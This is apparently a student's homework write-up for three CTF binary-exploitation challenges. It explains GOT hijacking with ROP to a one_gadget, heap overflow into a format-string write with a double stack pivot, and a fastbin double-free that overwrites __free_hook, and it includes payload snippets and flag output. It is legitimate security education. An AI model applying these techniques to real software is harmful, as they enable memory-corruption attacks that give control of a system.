

HW4 writeup

Note: All the scripts may encounter `EIOError` but they should eventually work if ran several times.

[Pwn] GoGoGo

- Flag: `flag{g0t_h1j4cking_then_roppppp}`

Solution

Please refer to `gogogo/exploit.py`

By observing the C source, we have a limited write primitive.

```
char buf[0100];
printf("> ");
scanf("%100s", buf);
pool[index] = (pool[index] & mask) | value;
printf("Go %lx\n", pool[index]);
```

The buffer length is in octal `100` i.e. decimal `64` while `scanf()` reads `100` characters. This BOF allows us to control the three local variables `index`, `value`, `mask` and by setting up a payload in the form of `b'A' * 64 + struct.pack('<q', index) + p64(value) + p64(0)`, we can have `pool[index] & 0 | value` overwriting `pool[index]` to `value`. On the other hand, if we send `b'A' * 64 + struct.pack('<q', index) + p64(0) + struct.pack('<q', -1)` instead, we would have `pool[index] & 0xffff... | 0` which is instead a read primitive.

Now we have a write primitive relative to `pool` which resides in `.bss`, we can write to arbitrary address within the binary itself as the offset to `pool` is fixed despite PIE being enabled. We notice the program has Partial RELRO, meaning we can replace GOT entries with the write primitive. To create a loop that allow us to reuse the write primitive, we can write `__stack_chk_fail@got` to `_start + 4` then overflows the buffer until replacing canary. On triggering the `__stack_chk_fail` function, `_start` will actually be called and in turn calls `main`, taking us back to the write primitive.

The rest is just regular ROP. What I did was:


- Leaking `libc` address by reading `printf@got`
- Finding a shell-spawning one gadget that requires `rsp + 0x68` writable, `rsp & 0xf == 0`, `rax == NULL`, `rbx == NULL` with `one_gadget`, which resides at `0x583ec` offset of `libc`.
- Put ROP chain inside `buf` that set registers to its necessary state, then jump to the one gadget.
 - At the same time, use write primitive to make `__stack_chk_fail@got` jump to `pop rbp; ret;` to trigger the chain.
 - This is because `buf` resides in the top of `main`'s frame, after this gadget `rsp` is exactly pointed to the head of our chain.

```
774b3fdc798c# one_gadget /usr/lib/x86_64-linux-gnu/libc.so.6
0x583ec posix_spawn(rsp+0xc, "/bin/sh", 0, rbx, rsp+0x50, environ)
constraints:
  address rsp+0x68 is writable
  rsp & 0xf == 0
  rax == NULL || {"sh", rax, rip+0x17301e, r12, ...} is a valid argv
  rbx == NULL || (u16)[rbx] == NULL
```

Note since that `scanf()` will early stop on reading bytes like `0x20` (space), I wrote a helper function to filter out gadgets that contain these bad bytes as they cannot be written correctly.

```
def find_gadget_no_bad_bytes(gadget_iter, bad_bytes={0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x20}):
    """
    Returns the first gadget address from gadget_iter whose address does not contain any bad
    bytes.
    """
    for addr in gadget_iter:
        if all((b not in bad_bytes) for b in addr.to_bytes(8, 'little')):
            return addr
    return None
```

Running the full exploit will give us the shell!



```
$ ls
Makefile
chal
chal.c
run.sh
$ cat /flag.txt
flag{g0t_h1j4cking_then_roppppp}
```

[Pwn] uptime

- Flag: `flag{heap_0verflow_and_fmt_vuln}`

Solution

Please refer to `uptime/exploit.py`.

The vulnerability exists in the heap overflow at multiple places in this application, but we focus on the one in the password reset functionality. As the server will allocate chunks of our desired size (i.e. the size field we input when asked for `username`, `password` on register) With careful consideration of registration order and sizes, we can force the password chunk **after the password reset** to locate just before the `prompt` chunk. This way, we have a format string vulnerability as we can stably overflow into `user→prompt` and trigger the login message `printf(user→prompt...)`.

As for how to setup such heap arrangement, here is my approach:

```
# fake_ul, fake_pl are the sizes we ask the server to malloc for our fields
# fake_ul is for username chunk, fake_pl is for password chunk

# Assuming `User, user, pass, prompt` corresponds respectively to chunks storing `User`, `User-
>username`, `User→password`, `User→prompt`. [-] are leaked chunks
# In register, only the username, username chunk size, password chunk size are relevant fields,
where username affects the size for prompt.

do_register("U", fake_ul=0x60, fake_pl=0x50)
# heap: [User(0x30)][user(0x70)][pass(0x60)][prompt(0x50)]
do_register(b"U", fake_ul=0x20, fake_pl=0x60)
# heap: [-][pass(0x70)][tcache(0x60)][prompt(0x50)][User(0x30)][user(0x30)]
do_change_password('<payload for leak>', fake_pl=0x50)
# heap: [-][-][pass(0x60)][prompt(0x50)][User(0x30)][user(0x30)]
```

We successfully have `pass` i.e. the new `password` chunk to locate before the `prompt` chunk. We can now perform the first format string attack. By sending `%p.%p.%p...` into `prompt` using the heap overflow, we are able to print out values on the stack as pointers. Next, we can inspect the stack content when `printf` is called and match these values. For example, the item on `05`: entry of the stack correspond to the first parameter being printed by `printf`.

```
pwndbg> stack 20
00:0000 | rdx rsp 0x7ffc33bfcf60 ← 0x3000000008
01:0008 | -0c8    0x7ffc33bfcf68 → 0x7ffc33bfd040 ← 0x200008
000
02:0010 | -0c0    0x7ffc33bfcf70 → 0x7ffc33bfcf80 ← 0x31 /*
'1' */
03:0018 | -0b8    0x7ffc33bfcf78 ← 0x7f342013a7758700
04:0020 | -0b0    0x7ffc33bfcf80 ← 0x31 /* '1' */
05:0028 | -0a8    0x7ffc33bfcf88 → 0x55ff08868420 ← 0x55 /*
'U' */
06:0030 | -0a0    0x7ffc33bfcf90 ← 1
07:0038 | -098    0x7ffc33bfcf98 → 0x55ff08868420 ← 0x55 /*
'U' */
08:0040 | -090    0x7ffc33bfcfa0 ← 0xa /* '\n' */
09:0048 | -088    0x7ffc33bfcfa8 ← 0x10
0a:0050 | -080    0x7ffc33bfcfb0 → 0x7ffc33bfcfe0 → 0x7ffc33
bfd030 → 0x7ffc33bfd0b0 → 0x7ffc33bfd150 ← ...
0b:0058 | -078    0x7ffc33bfcfb8 → 0x7f0a6fb59ef3 (_IO_file_o
verflow+259) ← cmp eax, -1
```

```
[DEBUG] Received 0x1c9 bytes:
b'0x55ff08868420.0x1.0x55ff08868420.0xa.0x10.0x200008000.
0x55ff088683f0.0x9a00000055.(nil).0x6c47202155200050.0x722775
6f79206461.0xa2e657265682065.0x20656d6f636c6557.0x217325206b6
36162.0x736920736968540a.0x23206e69676f6c20.0x7f000a2e6425.0x
7f0a6fccb4e0.0x7f342013a7758700.0x7ffc33bfd150.0x7f0a6faf11ca
.0x7f0a6fccb4e0.0x7ffc33bfd1d8.0x100000000.0x55fee368247d.\n'
```

Using this method we can identify several leaks by dumping the stack. The format string `%1$p.%18$p.%20$p.%25$p` can respectively leak out heap base, libc base, return address of `printf` and the binary base.

After leaking the bases, we want to make a stable write primitive. From the above stack observation, we can see that the 10th parameter (`0x6c47202155200050` in the above image) contains our password itself (because `0x50` = 'P', the password we used as placeholder when leaking)

This means we can construct a write primitive by simply setting the password field as the target address, and overflow prompt as something like `%{byte}c%10$hhn`, which writes `{byte}` to the address. For the heap arrangement, with the same step we will always have `password` before `prompt`. This can be seen from the arrangement after several subsequent calls:

```
[-][-][pass(0x60)][prompt(0x50)][-][User][user] [pass]
[-][-][pass(0x60)][prompt(0x50)][-][-] [User(0x30)][-] [user][pass]
[-][-][pass(0x60)][prompt(0x50)][-][-] [-] [-] [User][-] [user][pass]
```

Then, it remains to construct the ROP chain.


Considering the only chance we get to control the program flow is when `printf` returns. This means that our first jump can only be within the binary (as it is impractical to replace with a libc address that would take forever to print) Therefore, I decide to perform a double stack pivot and eventually run my chain located in `.data`. Here is my approach:

- Write ROP chain inside `.data` that would set `rdi = '/flag.txt'`, `rsi = 0`. This allows us to reuse the `magic()` function within the binary to read the file (by just jumping to where it calls `open()`, skipping its own register setup)
- In stack, write `pop rsp; ret;` and the address of `.data` at top of the `main` frame. This is the second stack pivot to move `rsp` to `.data`.
- Finally, when everything is done, we overwrite the lower 2 bytes of `printf` return address, which should originally be somewhere in `main`, to the gadget `leave; ret;` that resides in the binary. This is the first stack pivot.

The final flow would then be:

- `printf` goes to `leave; ret;` and `rsp` is now at top of `main`'s frame.
- `pop rsp; ret;` will move `rsp` to `.data` where the rest of our ROP chain resides.
- The chain would setup the registers and jump to `magic + 27`, which would call `open('/flag.txt', 0_RDONLY)` and `sendfile(...)` which prints the flag.

Note `pwntools` has limited buffer and `printf` may stuck if we don't `recv` at all, so I used `p.interactive()` to receive the garbage before the actual flag.



```
fmt_vuln}$ \x90flag{heap_overflow_and_
*] Got EOF while reading in interactive
$
$
```

[Pwn] ToDoList Easy/ToDoList

- Easy Flag: `flag{free_h0ok_is_e4sy_in_libc_2.31}`

Easy Solution

Please refer to `todolist_easy/exploit.py`

The vulnerability is the ability to perform double-free on the `struct Todo` by calling `clear_todo_list` then `remove_todo` as the first function leave dangling pointers still accessible. This means we can construct arbitrary fake chunk via fastbin dup introduced in class. Fortunately, the functionalities provided in this application can be matched with heap functions like `malloc`, `free` (e.g. `malloc` is `add_todo` and `free` is `remove_todo`) allowing us to replicate fastbin dup rather simply (see `write_at` function in the exploit)

But first, we'll need to get a heap leak to perform further attack. Notice that there's also a use after free where we can read from the freed pointer after calling `clear_todo_list`. We can in fact do the leak while performing the first fastbin dup. After the double-free we would have a chunk's `fd` pointing to another chunk where both of them is in fastbin and `fd` is located exactly at `todo→data`, allowing us to leak it without problem.

The next thing to do is to leak a libc address. My approach was to use fake chunk to overwrite the size field of an existing chunk to `0x421`, then continue adding chunk until there's at least a chunk between the enlarged chunk and the top chunk (to avoid consolidation with it) Given the chunk cannot be combined with top chunk and it is too big to go in tcache, it will end up in unsorted bin. The only chunk in unsorted bin has its `fd/bk` to `main_arena + 96` thus we effectively leaked libc base. To print the address out, I choose to create another `todo` chain and modify (with another fake chunk) the tail's `next` pointer to point to the libc address and leak it.

With libc leaked and the easy version being libc 2.31, we can simply overwrite the `__free_hook` function with an one gadget (`0xe3b01`) that already has its register ready (`rdx = NULL, r15 = NULL`) without preparation. Simply trigger a free with `remove_todo` allow us to get the shell. (The logging is wrong, I actually overwrote `__free_hook` instead of `__malloc_hook`)

```
[*] Step 4: Overwriting __malloc_hook with one_gadget...
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ ls
Makefile
chal
chal.c
run.sh
$ cat /flag.txt
flag{free_h0ok_is_e4sy_in_libc_2.31}
```

Progress

In libc 2.34 since there's safe linking, it would cause my exploit in the easy version of the problem to fail at fastbin dup, where the heap would emit `malloc(): unaligned fastbin chunk detected 3` as error. After some digging in the source code, I found this snippet:

```

while (tcache → counts[tc_idx] < mp_.tcache_count && (tc_victim = * fb) ≠ NULL) {
    if (__glibc_unlikely(misaligned_chunk(tc_victim))) malloc_printerr("malloc(): unaligned
fastbin chunk detected 3");
    if (SINGLE_THREAD_P) * fb = REVEAL_PTR(tc_victim → fd);
    else {
        REMOVE_FB(fb, pp, tc_victim);
        if (__glibc_unlikely(tc_victim = NULL)) break;
    }
    tcache_put(tc_victim, tc_idx);
}

```

By observing the bins while performing fastbin dup, I found out that whenever the chunks in fastbin is being moved to tcache, it will run this loop to iterate over the chunks with `tc_victim`, and with safe-linking `REVEAL_PTR` will return `heap_base >> 12` when interpreting `NULL` in `fd`, thus the misalignment. I'm unable to make fake chunk at this point so cannot progress further. Still, I include the unfinished exploit at `todolist/exploit_unfin.py`.

If arbitrary fake chunk is possible, the rest of exploit should be about the same with a few changes under libc 2.34 restrictions:

- When writing the fake chunk address, safe linking need to be followed by XOR the target address with `heap_base >> 12`, where `heap_base >> 12` is leakable by having just one chunk in tcache (since its `fd` would be `NULL ^ heap_base >> 12 = heap_base >> 12`)
- `__free_hook` attack path would no longer available, we can however use exit hooks instead as the program does has a `return 0;`